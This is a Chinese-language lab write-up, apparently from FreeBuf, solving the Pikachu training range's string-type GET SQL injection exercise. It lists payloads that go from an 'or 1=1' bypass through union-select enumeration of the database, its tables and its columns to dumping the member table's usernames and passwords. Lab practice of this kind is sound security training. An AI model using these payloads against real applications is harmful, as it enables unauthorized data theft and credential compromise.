pikachu靶场-Sql Inject(SQL注入)-字符型注入(GET) – 作者:知非知非知非

33次阅读
没有评论

pikachu靶场-Sql Inject(SQL注入)-字符型注入(GET) - 作者:知非知非知非

pikachu靶场-Sql Inject(SQL注入)-字符型注入(GET) - 作者:知非知非知非

pikachu靶场-Sql Inject(SQL注入)-字符型注入(GET) - 作者:知非知非知非


可以上图输出可预计代码逻辑为:

select uid,email where username = ‘kobe’;

或者

select uid,email where username =“kobe”;


才是我们来构造数据!!!!

kobe‘ or 1=1#   //注意#号后边有一个空格,成功

或者

kobe” or 1=1#
pikachu靶场-Sql Inject(SQL注入)-字符型注入(GET) - 作者:知非知非知非

后边的步骤老样子,就直接截图了!!!!

pikachu靶场-Sql Inject(SQL注入)-字符型注入(GET) - 作者:知非知非知非

pikachu靶场-Sql Inject(SQL注入)-字符型注入(GET) - 作者:知非知非知非




两列:

-1′ union select 1,2#’

pikachu靶场-Sql Inject(SQL注入)-字符型注入(GET) - 作者:知非知非知非


-1′ union select database(),version()#’
pikachu靶场-Sql Inject(SQL注入)-字符型注入(GET) - 作者:知非知非知非

-1′ union select 1,group_concat(table_name) from information_schema.tables where table_schema=’pikachu’#’
pikachu靶场-Sql Inject(SQL注入)-字符型注入(GET) - 作者:知非知非知非

-1′ union select 1,group_concat(column_name) from information_schema.columns where table_name=’member’#’
pikachu靶场-Sql Inject(SQL注入)-字符型注入(GET) - 作者:知非知非知非

-1′ union select username,pw from member#’
pikachu靶场-Sql Inject(SQL注入)-字符型注入(GET) - 作者:知非知非知非

所有的用户名和密码对已经获得,结束!!!

来源:freebuf.com 2021-07-20 08:25:25 by: 知非知非知非

正文完
 0
评论(没有评论)